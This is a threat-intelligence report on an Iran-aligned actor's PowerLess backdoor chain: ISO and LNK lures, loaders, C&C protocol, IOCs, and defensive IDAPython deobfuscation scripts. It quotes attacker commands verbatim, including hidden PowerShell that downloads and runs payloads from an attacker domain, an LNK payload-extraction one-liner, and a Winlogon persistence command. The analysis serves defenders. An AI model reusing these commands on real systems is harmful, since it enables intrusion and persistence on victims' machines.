Educated Manticore – Iran Aligned Threat Actor Targeting Israel via Improved Arsenal of Tools

By etal

Published: 2023-04-25 · Archived: 2026-04-07 14:36:06 UTC

Key Findings:

- In this report we reveal new findings related to **Educated Manticore**, an activity cluster with strong overlap with Phosphorus, an Iranian-aligned threat actor operating in the Middle East and North America.
- Like many other actors, Educated Manticore has adopted recent trends and started using ISO images and possibly other archive files to initiate infection chains. In the report we reveal Iraq-themed lures, most likely used to target entities in Israel
- The actor has significantly improved its toolset, utilizing rarely seen techniques, most prominently using .NET executables constructed as Mixed Mode Assembly – a mixture of .NET and native C++ code. It improves tools' functionality and makes the analysis of the tools to be more difficult.
- The final executed payload is an updated version of the Implant PowerLess, previously tied to some of Phosphorus ransomware operations.

Introduction

In this report, Check Point research reveals new findings of an activity cluster closely related to Phosphorus. The research presents a new and improved infection chain leading to the deployment of a new version of PowerLess. This implant was attributed to Phosphorus in the past, an Iran-affiliated threat group operating in the Middle East and North America. Phosphorus has been linked to a wide variety of activities, ranging from ransomware to spear-phishing of high-profile individuals.

While the new PowerLess payload remains similar, its loading mechanisms have significantly improved, adopting techniques rarely seen in the wild, such as using .NET binary files created in mixed mode with assembly code. The newly discovered version is likely intended for phishing attacks focused around Iraq, using an ISO file to initiate the infection chain. Other documents inside the ISO file were in Hebrew and Arabic languages, suggesting the lures were aimed at Israeli targets.

As the details of this attack were uncovered, two other, very similar lures have drawn our research team's attention. Based on internal naming conventions and previous submissions, we assume with medium confidence that those lures were part of testing efforts of the same threat actor.

Check Point Research tracks this activity cluster as **Educated Manticore**.

PowerLess Infection Chain Analysis

High-level Overview

Educated Manticore deployment of PowerLess is a multi-staged process that contains several custom components:

- Lure (`Iraq development resources.iso` as well as the documents within it)
- Initial Loader (`Iraq development resources .exe` , later changed to `syscall01.exe`)
- Downloader (stored encrypted within `zoom.jpg`)
- PowerLess Loader (`syscall02.exe` , downloaded by `zoom.jpg`)
- PowerLess Payload (stored encrypted within `asdfg` , downloaded by `zoom.jpg`).

The complete chain is depicted below:

Figure 1 – High-level overview of Educated Manticore's PowerLess infection chain

ISO and Lures

The file `Iraq development resources.iso` was submitted to VirusTotal by two submitters from Israeli IP addresses. At the time of this writing, it has 0 detections, possibly affected by its large size (18.5 MB). It is worth noting that the initial loader embedded in the ISO file also has a low detection rate.


Figure 2 – ISO image detections on VirusTotal

The ISO file is designed to deceive the user. Its structure is unique, containing a relatively large number of files in three hidden folders with names containing non-breaking spaces, in addition to the initial loader, disguised as a folder as well.

A summary of the files in the ISO image:


Figure 3 – Contents of ISO image

Of the three folders, the first contains an encrypted version of a custom downloader stored as `zoom.jpg`. The second and third are identical in terms of subfolder and file names, while one contains actual PDF lures and the other contains the same files XORed with `'0x0a'` in the decimal format. The lures were divided into subfolders by language, containing files in Arabic, English, and Hebrew. All of them are PDF files with academic content about Iraq, suggesting the targets might have been academic researchers.


Figure 4 – PDF lures

What might appear in the picture as a fourth folder is actually the initial loader, a PE file named `Iraq development resources .exe` that is disguised as an empty folder, prompting users to click it without noticing its extension.

Initial Loader

`Iraq development resources.exe` is the first malicious component that initiates the infection chain upon execution. It is a 64-bit PE designed to decrypt and execute a custom downloader from the file `zoom.jpg` that is embedded in the ISO file as well, using the open-source project RunPE-In-Memory.

The Initial loader itself is obfuscated, most likely with compiler-generated pattern-based obfuscation. In this case, the obfuscation resulted in about 1282 blocks full of junk code. Appendix “A” provides a dedicated IDAPython script we created to de-obfuscate the code.


Figure 5 – Comparison between code flow before and after de-obfuscation

To make the analysis even more difficult, the actors have implemented an additional layer of 13 customized string-decryption functions that are based on TEA32 (***Tiny-Encryption-Algorithm***), where each function uses a different decryption key and is implemented to work on a certain length of the string. Appendix “B” provides a dedicated IDAPython script we created to decrypt the code.

Upon execution, the initial loader:

1. Creates the directory `C:\Users\User\AppData\Local\SystemCall`.
2. Copies itself with the name `syscall01.exe` to the above folder. The malware also attempts to copy `zoom.jpg` to the same folder, but fails because of improper handling of spaces.
3. Constructs the path to the file `zoom.jpg`, stored in a non-breaking space folder (`\\\xA0`) in the ISO image, as depicted below:


Figure 6 – Invoking zoom.jpg in memory using RunPE-In-Memory

4. Decrypts the contents of the downloader to memory from `zoom.jpg` using AES-256-CBC with the KEY `qweasdzxcrtyfghvqweasdzxcrtyfghv` and IV `ddssajliodqsdedw`. The decryption is implemented in a custom

version of RunPE-In-Memory, built to handle the encrypted payload, map it to memory, and execute it at its entry point, as seen below, compared to the original project code.


Figure 7 – Comparison between publicly available RunPE-In-Memory and Educated Manticore version

Downloader

The decrypted file extracted from `zoom.jpg` is 64-bit PE with the main purpose of downloading and executing the next stages. The downloader is obfuscated similar to the initial loader, affected with the same compiler-generated pattern-based obfuscation, and can also be de-obfuscated with the same script provided in Appendix "A". The string decryption is also implemented similarly, but this time using 16 different customized string-decryption functions based on TEA32 (***Tiny-Encryption-Algorithm***).

After it is loaded into memory and run, the downloader:

1. Starts Explorer in one of the "iso" subfolders, imitating a real folder opening.
2. Creates a persistence for `syscall01.exe` (the newly created copy of the initial loader) by setting the registry value `HKCU\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell`. The persistence is configured only if the malware does not run from the `AppData` directory and if `syscall01.exe` does not exist in the folder `C:\Users\User\AppData\Local\SystemCall`.

- In the flow described above, this persistence is not configured, because the `syscall01.exe` is created in a previous stage exactly in the folder `C:\Users\User\AppData\Local\SystemCall`, indicating of possible different execution flow use-case of this downloader.

3. Downloads the PowerLess loader through a POST request to an attacker-controlled domain `https://subinfralab[.]info/qaMspFbEmg`, saving the file as `C:\Users\User\AppData\Local\SystemCall\syscall02.exe`.
4. Downloads the encrypted PowerShell payload content through a POST request to the same server `https://subinfralab[.]info/hgAdDiLmnB`, saving as `C:\Users\Public\asdfg`.


Figure 8 – Payload downloaded from attacker-controlled domain

5. Executes the PowerLess loader through the command `explorer C:\Users\User\AppData\Local\SystemCall\syscall02.exe`.

PowerLess Loader

The downloaded executable file `syscall02.exe`, dubbed as the "PowerLess Loader", is a 64-bit .NET PE constructed as Mixed Mode Assembly. It is designed to load the encrypted PowerShell script backdoor `asdfg`, dubbed as "PowerLess Payload", decrypt it, and invoke it in memory. In addition, it also performs a few evasion techniques, such as **AMSI Bypass** and **ETW Bypass**.

Right upon the first inspection of the PE structure, a few characteristics point to this .NET sample being constructed as Mixed-Mode Assembly. The "**IL Only**" flag inside the .NET directory flags is not checked. This means that the sample could contain not only IL code, but also unmanaged code. In addition, the Import Directory contains a set of entries for native libraries.


Figure 9 – Inspection of unique .NET elements – "IL Only" flag not check and imported native libraries

Reverse-engineering a mixed-mode assembly code is different from pure .NET assembly code, requiring both native and IL code disassemblers. The native CRT entry point `mainCRTStartup()` redirects the execution back to the managed code – directly to the method `main()`, where all logic resides. The construction of certain strings is the first logic observed in this method. Recreating these strings reveals functionality related to the evasion techniques AMSI Bypass and ETW Bypass, as well as keys and paths required to invoke the PowerLess payload later.


Figure 10 – Reconstruction of AMSI and ETW bypasses related strings

Following the execution of the bypasses mentioned above, the loader reads the contents of the file stored in `C:\Users\Public\asdfg`, previously downloaded by the downloader. For the decryption, AES-128-ECB with the previously constructed key `{}nj45kdada0slfk` is used. Once the **PowerLess Payload** `asdfg` is decrypted, it is executed in-memory in the context of `syscall02.exe`, using an instance of class `System.Management.Automation.PowerShell` and the applicable methods.


Figure 11 – Invocation of PowerShell payload extracted from the file C:\Users\Public\asdfg

PowerLess Payload

The final payload is a new version of the previously reported PowerLess PowerShell payload. This version, however, is more mature, supporting a much wider set of commands. It contains an internal configuration, including its Command and Control server (C&C), using the previously mentioned attacker-owned domain `subinfralab[.]info`.


Figure 12 – PowerLess configuration

A short inspection of the supported commands in the newer version in comparison to the ones in the previously reported sample provides insight into the significant development the payload has gone through. Among the new features – showing the list of installed programs, showing the list of processes, showing a list of files, stealing user data from the Telegram desktop app, and taking screenshots.

Previous Version	Current Version
Browser Command Download Kill Operation	Browser Command Download Index Multi Operation Proc Prog Shot Sound Tele update Upload

Among its capabilities, PowerLess can download extra modules, including a keylogger, browser information stealer, and a surroundings sound recorder. Previous reports have linked a similar sound recording tool to PowerLess actors, but since then, they embed it within the malware and activate it upon the “sound” command from the C&C server. The tool is downloaded from the server and saved as `C:\Windows\temp\ugt\so.zip`.


Figure 13 – Newly embedded “sound” command as seen in PowerLess payload

PowerLess C&C communication to the server is Base64-encoded and encrypted after obtaining a key from the server. To mislead researchers, the threat actor actively adds three random letters at the beginning of the encoded blob.

The backdoor starts by initiating a request to receive the communication encryption key from the C&C server:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

{"BotId":"1D1FB0BB21B94FC0B017A4DADA231E17","GroupName":"SLM","type":"fetchkey"}

{"BotId":"1D1FB0BB21B94FC0B017A4DADA231E17","GroupName":"SLM","type":"fetchkey"}

```
{"BotId":"1D1FB0BB21B94FC0B017A4DADA231E17","GroupName":"SLM","type":"fetchkey"}
```

In response, the C&C server sends a key and a “first-time” flag:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

{ "Key" : "X9w4tpLJErwNCKYA", "first" : "1" }

{ "Key" : "X9w4tpLJErwNCKYA", "first" : "1" }

```
{ "Key" : "X9w4tpLJErwNCKYA", "first" : "1" }
```

In the first run, the PowerShell backdoor enumerates the system and sends recon data nested in “info”, including the computer name, username, operating system, IP address, installation path, computer manufacturer, and security software installed:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

{"BotId":"1D1FB0BB21B94FC0B017A4DADA231E17", "type":"sendinfos", "info":<Encrypted and encoded information in the JSON format>}

{"BotId":"1D1FB0BB21B94FC0B017A4DADA231E17", "type":"sendinfos", "info":<Encrypted and encoded information in the JSON format>}

```
{"BotId":"1D1FB0BB21B94FC0B017A4DADA231E17", "type":"sendinfos", "info":<Encrypted and encoded information in
```

In addition, the backdoor sends the list of processes and programs from the victim’s computer. After sending the relevant information, the backdoor begins to check periodically every 48 to 72 seconds for commands from the C&C server using the `fetchcommand` request:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

{"type":"fetchcommand","BotId":"1D1FB0BB21B94FC0B017A4DADA231E17"}

{"type":"fetchcommand","BotId":"1D1FB0BB21B94FC0B017A4DADA231E17"}

```
{"type":"fetchcommand","BotId":"1D1FB0BB21B94FC0B017A4DADA231E17"}
```

The first command received from the C&C server achieves persistence on the victim’s computer by adding the key `shell` with the value `syscall02.exe` to the `winlogon` registry key. The persistence command is followed by a command to get logical disk names. The commands, separated by `**`, are sent immediately after the connection is established, which leads us to believe that it is an automated process:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

{"Cid" : "29" , "Command" : "reg add 'hkcu\software\microsoft\windows NT\currentversion\winlogon' /v 'Shell' /d 'explorer.exe, C:\Users\admin\AppData\Local\SystemCall\syscall02.exe' -f" , "CommandType" :"Command"}

{"Cid" : "30" , "Command" : "wmic logicaldisk get name" , "CommandType" :"Command"}

{"Cid" : "29" , "Command" : "reg add 'hkcu\software\microsoft\windows NT\currentversion\winlogon' /v 'Shell' /d 'explorer.exe, C:\Users\admin\AppData\Local\SystemCall\syscall02.exe' -f" , "CommandType" :"Command"} {"Cid" : "30" , "Command" : "wmic logicaldisk get name" , "CommandType" :"Command"}

```
{"Cid" : "29" , "Command" : "reg add 'hkcu\software\microsoft\windows NT\currentversion\winlogon' /v 'Shell' /

{"Cid" : "30" , "Command" : "wmic logicaldisk get name" , "CommandType" :"Command"}
```

The Educated Manticore Apprentice

While analyzing the newly discovered PowerLess lures, the CPR team came across a different intrusion set that shares several characteristics with the attack chain described above. This intrusion set consists of two archive files:

1. `iraq-project.rar` contains the LNK file `Iraq-project.lnk` and the folder `Other-files`. This folder contains several PDF files with an Iraq-related theme and a DLL file stored as a false JPG file.
2. `SignedAgreement.zip` contains an LNK file `SignedAgreement.lnk`


Figure 14 – Summary of two suspicious infection chains

Although there is no clear technical overlap between the PowerLess activity and this intrusion set with the two archive files, they are likely related. Among the similarities between the two different intrusion sets:

- Both intrusion sets are themed around Iraq and utilize the same PDF file, contained in the archives and the ISO image – `Governance_and_Development_in_Iraq.pdf`.
- Two different submitters, both of them from Israel, have submitted files related to the ISO and the archives intrusion sets, in proximity, indicating the two submitters had access to both sets.
- Both campaigns utilize the open-source project RunPE-In-Memory.

It is evident that the second campaign is incomplete and might have been part of a personal project conducted by its developer, as indicated by the PDB path `D:\Personal Cmp\personal project\WorkSpace\PROJREV\aa\` that appears in some of the samples. It is likely that this “personal project” was developed in the same context of the PowerLess lure described above and might have taken inspiration from it or influenced it.

Infection Chain – `iraq-project.rar`

The LNK file stored in the RAR archive executes a PowerShell script that extracts the XORed PE file from the LNK file and runs it. This PE file then downloads two files from the C&C server. At the time of our analysis, the payloads were no longer available for download. Other artifacts retrieved throughout the analysis of the second lure, `SignedAgreement.zip`, as well as additional files found on VirusTotal, lead us to believe that one downloaded file is the backdoor, while the second file is used to run it in memory.

LNK Analysis

Clicking the malicious LNK file triggers a PowerShell script that extracts a PE file embedded within it, saving it to the `%temp%` folder. The script then executes the extracted file. Additionally, the file `Governance_and_Development_in_Iraq.jpg` is saved to the `%temp%` folder as `Newtonsoft.Json.dll`

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

$lnkpath = Get-ChildItem *.lnk | where-object {$_.length -eq 0x00005A54} | Select-Object -ExpandProperty Name; $file = gc $lnkpath -Encoding Byte; for($i=0; $i -lt $file.count; $i++) { $file[$i] = $file[$i] -bxor 0x77 }; $path = 'C:\Users\admin\AppData\Local\Temp\tmp' + (Get-Random) + '.exe'; sc $path ([byte[]]($file | select -Skip 003156)) -Encoding Byte; $bytes2 = gc .\Other-files\Governance_and_Development_in_Iraq.jpg -Encoding Byte; $path2 = 'C:\Users\admin\AppData\Local\Temp\' + 'Newtonsoft.Json' + '.dll'; sc $path2 ([byte[]]($bytes2)) -Encoding Byte; & $path;

$lnkpath = Get-ChildItem *.lnk | where-object {$_.length -eq 0x00005A54} | Select-Object -ExpandProperty Name; $file = gc $lnkpath -Encoding Byte; for($i=0; $i -lt $file.count; $i++) { $file[$i] = $file[$i] -bxor 0x77 }; $path = 'C:\Users\admin\AppData\Local\Temp\tmp' + (Get-Random) + '.exe'; sc $path ([byte[]]($file | select -Skip 003156)) -Encoding Byte; $bytes2 = gc .\Other-files\Governance_and_Development_in_Iraq.jpg -Encoding Byte; $path2 = 'C:\Users\admin\AppData\Local\Temp\' + 'Newtonsoft.Json' + '.dll'; sc $path2 ([byte[]]($bytes2)) -Encoding Byte; & $path;

tmp1940166302.exe

`tmp1940166302.exe` runs a PowerShell script to download two files from the C&C server and executes them. It is worth noting that the file names change randomly with each EXE run.

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

/c powershell -WindowStyle hidden $path = 'C:\Users\User\AppData\Local\Temp\s6b4.0.pdf'; $wc = New-Object System.Net.WebClient; $bytes = $wc.DownloadData('https://deersharpfork.info/dw85fgxtvzq/download/i/34624051816246d4a1a7f225d966d139/7e58169ee59d46e7a2be023e7 sc $path ([byte[]]($bytes)) -Encoding Byte; & C:\Users\User\AppData\Local\Temp\s6b4.0.pdf

/c powershell -WindowStyle hidden $path = 'C:\Users\User\AppData\Local\Temp\s6b4.1.exe'; $wc = New-Object System.Net.WebClient; $bytes = $wc.DownloadData('https://deersharpfork.info/dw85fgxtvzq/download/f/bb14611f7aae441fb78f2ca919b800b5/7e58169ee59d46e7a2be023e72 for($i = 0; $i -lt $bytes.count; $i++) {$bytes[$i] = $bytes[$i] -bxor 0x25 }; sc $path ([byte[]]($bytes)) -Encoding Byte; ^& C:\Users\User\AppData\Local\Temp\s6b4.1.exe;

/c powershell -WindowStyle hidden $path = 'C:\Users\User\AppData\Local\Temp\s6b4.0.pdf'; $wc = New-Object System.Net.WebClient; $bytes = $wc.DownloadData('https://deersharpfork.info/dw85fgxtvzq/download/i/34624051816246d4a1a7f225d966d139/7e58169ee59d46e7a2be023e7 sc $path ([byte[]]($bytes)) -Encoding Byte; & C:\Users\User\AppData\Local\Temp\s6b4.0.pdf /c powershell -WindowStyle hidden $path = 'C:\Users\User\AppData\Local\Temp\s6b4.1.exe'; $wc = New-Object System.Net.WebClient; $bytes = $wc.DownloadData('https://deersharpfork.info/dw85fgxtvzq/download/f/bb14611f7aae441fb78f2ca919b800b5/7e58169ee59d46e7a2be023e72 for($i = 0; $i -lt $bytes.count; $i++) {$bytes[$i] = $bytes[$i] -bxor 0x25 }; sc $path ([byte[]]($bytes)) -Encoding Byte; ^& C:\Users\User\AppData\Local\Temp\s6b4.1.exe;

```
/c powershell -WindowStyle hidden  $path = 'C:\Users\User\AppData\Local\Temp\s6b4.0.pdf'; $wc = New-Object Sy
/c powershell -WindowStyle hidden  $path = 'C:\Users\User\AppData\Local\Temp\s6b4.1.exe'; $wc = New-Object Sy
```

The file PDB path suggests it might have been part of a personal project:

`D:\Personal Cmp\personal project\WorkSpace\PROJREV\aa\ImageLoderFinal\x64\Release\ImageLoderFinal.pdb` .

Pivoting from this path, three additional samples surfaced, all named `AgentFinal.exe`. These samples were all uploaded to VirusTotal on the same day and are different versions of the same payload. The payload seems to be a relatively immature version of an implant, only capable of communicating with the C&C server and executing commands.

The domain used in the payload, `blackturtle.hopto[.]org`, resolves to the same IP address as the domain `deersharpfork[.]info` that was used in the infection chain. Furthermore, the `AgentFinal.exe` payload uses the `Newtonsoft.Json.dll` library from the original archive.

Based on this information, it is likely that the final payload in this infection chain is a .NET payload with similar capabilities to `AgentFinal.exe`.

SignedAgreement.zip

The additional archive found closely resembles `Iraq-project.rar` in terms of its infection chain and implementation, with the only exception being the use of a DLL file instead of an EXE file. Nevertheless, both PE files have the same objective of downloading two files from the C&C server.

Similar to `Iraq-project.rar`, the final payloads for this infection chain were not available at the time of our analysis. However, one of the downloaded files, `wmaess.exe`, was submitted to VirusTotal. This file is utilized to run the PE file in memory. When executed by the DLL, it receives the second downloaded file from the C&C server, `WinMAPI.exe`, as an argument.

The samples within this archive are reaching out to the same C&C server – `deersharpfork[.]info`.

Attribution

Since 2021, a new cluster of activity with clear ties to Iran has caught the attention of the Threat Intelligence community. The aggressive nature of the new threat, in combination with their ties to ransomware deployments, led to a thorough analysis of its activities. It was commonly called Nemesis Kitten, TunnelVision or Cobalt Mirage.

What started as an extremely loud campaign, targeting networks opportunistically, was soon exposed as tied to previously reported Iranian threat actors, most prominently with those who align to some extent with APT35, Charming Kitten, or Phosphorus. Although different in nature and targeting, it shared some characteristics with the well-known actors, including infrastructure, indicating a possible common organization affiliation.

As the activity evolved, the ties between the different clusters became harder to untangle. While the two ends on the spectrum of those activities differ significantly, not once has the threat intelligence community stumbled upon an activity that does not easily fit the known clusters. Our previous report described one of those samples and the overlaps between the Log4J exploitation activity to an Android app previously tied to APT35.

Because we have no sufficient knowledge to place the activities around the PowerLess backdoor in this complex puzzle, we have decided to track this activity separately based on a new naming convention adopted by Check Point Research. According to the new convention, labeling threats as mythical creatures, Iranian-aligned threats are **Manticores**.

Because the lures in the activity described in this report were academic in nature and because overlapping activities often pursue similar targets, we have decided to name this actor **Educated Manticore**.

Conclusion

In this report, we analyzed newly discovered infection chains attributed to Educated Manticore, a threat actor aligned with the Iranian state interests. Based on Check Point Research observations, as demonstrated in this report, Educated Manticore continues to evolve, refining previously observed toolsets and delivering mechanisms.

Analysis of the new PowerLess variant suggests the actor adopts popular trends to avoid detection, such as using archive files and ISO images. In parallel to adopting these trends, they keep developing custom toolsets using advanced techniques, such as .NET binaries using Mixed Mode Assembly.

The variant described in this report was delivered using ISO files, indicating it is likely meant to be the initial infection vector. Because it is an updated version of previously reported malware, PowerLess, associated with some of Phosphorus' Ransomware operations, it is important to note that it might only represent the early stages of infection, with significant fractions of post-infection activity yet to be seen in the wild.

Check Point Customers remain protected against the threat described in this research.

Check Point Threat Emulation provides Comprehensive coverage of attack tactics, file-types, and operating systems. Harmony Endpoint provides comprehensive endpoint protection at the highest security level, crucial to avoid security breaches and data compromise.

IOCs

C&C domains

> subinfralab[.]info
> deersharpfork[.]info
> blackturtle.hopto[.]org

Hashes

Archives

> 3e1ed006e120a1afaa49f93b4156a992f8d799b1888ca6202c1098862323c308
> 29318f46476dc0cfd7b928a2861fea1b761496eb5d6a26040e481c3bd655051a
> 13bab4e32cd6365dba40424d20525cb84b4c6d71d3c5088fe94a6cfe07573e8e
> 6e842691116c188b823b7692181a428e9255af3516857b9f2eebdeca4638e96e
> bc8f075c1b3fa54f1d9f4ac622258f3e8a484714521d89aa170246ce04701441
> 706510916cfc7624ec5d9f9598c95570d48fa8601eecbbae307e0af7618d1460

PE files

> e5ba06943abb666f69f757fcd591dd1cceb66cad698fb894d9bc8911282198c4
> 97a615e69c38db9dffda6be7c11dd27547ce4036a4998a1469fa81b548c6f0b0
> e5016dfeae584de20a90f1bef073c862028f410d5b0ae4c074a696b8f8528037
> 5704bc31061c7ca675bb9d56b9b56a175bf949accf6542999b3a7305af485906
> 4fcde8ec5983cf1465ff7dbcd7d90fcd47d666b0b8352db1dcd311084ed1b3e8
> 7cc9d887d47f99ca37d2fee6171067df70b4417e96fdb661b9fef697124444cc
> bdb2a12f2f84c3742240b8b9e1d6638a73c6b8752aff476051fe33a0bb408010
> 5d216f5625caf92d224200647147d27bb79e1cff6c8a9fbcac63f321f6bbf02b
> 62d0b8b5d4281ce107c43d36f222680b0cc85844b8973b645095ccdfb128454d

LNK

> 1672a14a3e54a127493a2b8257599c5582204846a78521b139b074155003cba4
> 0f4d309f0145324a6867108bb04a8d5d292e7939223d6d63f44e21a1ce45ce4e

PowerShell

> 737cb075ba0b5ed6d8901dcd798eecff0bc8585091bc232c54f92df7f9e9e817
> cd813d56cf9f2201a2fa69e77fb9acaaa37e64183c708de64cb5cb7c3035a184
> c0de9b90a0ac591147d62864264bf00b6ec17c55f7095fdf58923085fe502400
> 59a4b11b9fb93e3de7c27c25258cec43de38f86f37d88615687ab8402e4ae51e

Appendix A – IDAPython script to de-obfuscate the Educated Manticore binary files

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

```
import idaapi, idc, idautils

def NopRange(startEa, endEa):
```

for b in range(startEa,endEa):

idc.patch_byte(b,0x90)

def DetectJunkBB(bb: idaapi.BasicBlock):

global BBJunkCount

global BBsJunk

for head in idautils.Heads(bb.start_ea, bb.end_ea):

if(idc.get_operand_type(head,1) == idc.o_imm and (idc.get_operand_value(head,1) & 0xffffffff) == 0x9e3779b9):

BBsJunk.append(bb)

BBJunkCount += 1

for bbSS in bb.succs():

if(bbSS.start_ea == bb.start_ea):

continue

if (not [SShead for SShead in idautils.Heads(bbSS.start_ea, bbSS.end_ea) if idc.print_insn_mnem(SShead) == "call"]):

BBsJunk.append(bbSS)

BBJunkCount += 1

return

BBJunkCount = 0

BBsJunk = []

funcs = idautils.Functions()

for funcAddr in funcs:

func = idaapi.get_func(funcAddr)

fChart = idaapi.FlowChart(func, None, idaapi.FC_PREDS | idaapi.FC_NOEXT)

for bb in fChart:

DetectJunkBB(bb)

for bb in BBsJunk:

NopRange(bb.start_ea, bb.end_ea)

print("Cleaned BBs with JUNK code: %d" % (BBJunkCount))

import idaapi, idc, idautils def NopRange(startEa, endEa): for b in range(startEa,endEa): idc.patch_byte(b,0x90) def DetectJunkBB(bb: idaapi.BasicBlock): global BBJunkCount global BBsJunk for head in idautils.Heads(bb.start_ea, bb.end_ea): if(idc.get_operand_type(head,1) == idc.o_imm and (idc.get_operand_value(head,1) & 0xffffffff) == 0x9e3779b9): BBsJunk.append(bb) BBJunkCount += 1 for bbSS in bb.succs(): if(bbSS.start_ea == bb.start_ea): continue if (not [SShead for SShead in idautils.Heads(bbSS.start_ea, bbSS.end_ea) if idc.print_insn_mnem(SShead) == "call"]): BBsJunk.append(bbSS) BBJunkCount += 1 return BBJunkCount = 0 BBsJunk = [] funcs = idautils.Functions() for funcAddr in funcs: func = idaapi.get_func(funcAddr) fChart = idaapi.FlowChart(func, None, idaapi.FC_PREDS | idaapi.FC_NOEXT) for bb in fChart: DetectJunkBB(bb) for bb in BBsJunk: NopRange(bb.start_ea, bb.end_ea) print("Cleaned BBs with JUNK code: %d" % (BBJunkCount))

```
import idaapi, idc, idautils
```

```
def NopRange(startEa, endEa):
    for b in range(startEa,endEa):
        idc.patch_byte(b,0x90)

def DetectJunkBB(bb: idaapi.BasicBlock):
    global BBJunkCount
    global BBsJunk
    for head in idautils.Heads(bb.start_ea, bb.end_ea):
        if(idc.get_operand_type(head,1) == idc.o_imm and (idc.get_operand_value(head,1) & 0xffffffff) == 0x9e
            BBsJunk.append(bb)
            BBJunkCount += 1
            for bbSS in bb.succs():
                if(bbSS.start_ea == bb.start_ea):
                    continue

                if (not [SShead for SShead in idautils.Heads(bbSS.start_ea, bbSS.end_ea) if idc.print_insn_mn
                    BBsJunk.append(bbSS)
                    BBJunkCount += 1
                    return

BBJunkCount = 0
BBsJunk = []
funcs = idautils.Functions()
for funcAddr in funcs:
    func = idaapi.get_func(funcAddr)
    fChart = idaapi.FlowChart(func, None, idaapi.FC_PREDS | idaapi.FC_NOEXT)
    for bb in fChart:
        DetectJunkBB(bb)

for bb in BBsJunk:
    NopRange(bb.start_ea, bb.end_ea)

print("Cleaned BBs with JUNK code: %d" % (BBJunkCount))
```

Appendix B – IDAPython script to decrypt the Educated Manticore binary strings

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

import idaapi, idc, idautils

"return False" in condition - indicates not to break on BP, if "return True" the BP will break -> use False just for logging

cond = """import idc

RAX = idc.get_reg_value("rax")

RIP = idc.get_reg_value("rip")

decString = idc.get_strlit_contents(RAX,-1, idc.STRTYPE_C16)

if decString == None:

decString = idc.get_strlit_contents(RAX,-1, idc.STRTYPE_C)

print("Decrypted String: %s Address:0x%x" % (decString ,RIP))

idc.set_cmt(RIP, str(decString), False)

```
loc = RIP

comment = str(decString)

cfunc = idaapi.decompile(loc)

eamap = cfunc.get_eamap()

decompObjAddr = eamap[loc][0].ea

tl = idaapi.treeloc_t()

tl.ea = decompObjAddr

commentSet = False

for itp in range (idaapi.ITP_SEMI, idaapi.ITP_COLON):#range to cover different ending - orphans cmts

tl.itp = itp

cfunc.set_user_cmt(tl, comment)

cfunc.save_user_cmts()

unused = cfunc.__str__()

if not cfunc.has_orphan_cmts():

commentSet = True

cfunc.save_user_cmts()

break

cfunc.del_orphan_cmts()

if not commentSet:

print ("pseudo comment error at %08x" % loc)

return False

"""

decryptionFunctions = [0x14000C650, 0x14000C770, 0x14000C890, 0x14000C9A0, 0x14000CAC0, 0x14002B010,
0x14002B130, 0x14002B250, 0x14002B4F0, 0x14002B5E0, 0x14002B700, 0x140035200, 0x140035320]

for decFunc in decryptionFunctions:

codeRefs = idautils.CodeRefsTo(decFunc,1)

for ref in codeRefs:

ea = idc.next_head(ref)

idaapi.add_bpt(ea, 0, idaapi.BPT_SOFT)

bpt = idaapi.bpt_t()

idaapi.get_bpt(ea, bpt)

bpt.elang = 'Python'

bpt.condition = cond

idaapi.update_bpt(bpt)
```

import idaapi, idc, idautils # "return False" in condition - indicates not to break on BP, if "return True" the BP will break -> use False just for logging cond = """import idc RAX = idc.get_reg_value("rax") RIP = idc.get_reg_value("rip") decString = idc.get_strlit_contents(RAX,-1, idc.STRTYPE_C16) if decString == None: decString = idc.get_strlit_contents(RAX,-1, idc.STRTYPE_C) print("Decrypted String: %s Address:0x%x" % (decString ,RIP)) idc.set_cmt(RIP, str(decString), False) loc = RIP comment = str(decString) cfunc = idaapi.decompile(loc) eamap = cfunc.get_eamap() decompObjAddr = eamap[loc][0].ea tl = idaapi.treeloc_t() tl.ea = decompObjAddr commentSet = False for itp in range (idaapi.ITP_SEMI, idaapi.ITP_COLON):#range to cover different ending - orphans cmts tl.itp = itp cfunc.set_user_cmt(tl, comment) cfunc.save_user_cmts() unused = cfunc.__str__() if not cfunc.has_orphan_cmts(): commentSet = True cfunc.save_user_cmts() break cfunc.del_orphan_cmts() if not commentSet: print ("pseudo comment error at %08x" % loc) return False """ decryptionFunctions = [0x14000C650, 0x14000C770, 0x14000C890, 0x14000C9A0, 0x14000CAC0, 0x14002B010, 0x14002B130, 0x14002B250, 0x14002B4F0, 0x14002B5E0, 0x14002B700, 0x140035200, 0x140035320] for decFunc in decryptionFunctions: codeRefs = idautils.CodeRefsTo(decFunc,1) for ref in codeRefs: ea = idc.next_head(ref) idaapi.add_bpt(ea, 0, idaapi.BPT_SOFT) bpt = idaapi.bpt_t() idaapi.get_bpt(ea, bpt) bpt.elang = 'Python' bpt.condition = cond idaapi.update_bpt(bpt)

```
import idaapi, idc, idautils

# "return False" in condition - indicates not to break on BP, if "return True" the BP will break -> use False
cond = """import idc
RAX = idc.get_reg_value("rax")
RIP = idc.get_reg_value("rip")
decString = idc.get_strlit_contents(RAX,-1, idc.STRTYPE_C16)
if decString == None:
    decString = idc.get_strlit_contents(RAX,-1, idc.STRTYPE_C)
print("Decrypted String: %s  Address:0x%x" % (decString ,RIP))
idc.set_cmt(RIP, str(decString), False)
loc = RIP
comment = str(decString)
cfunc = idaapi.decompile(loc)
eamap = cfunc.get_eamap()
decompObjAddr = eamap[loc][0].ea
tl = idaapi.treeloc_t()
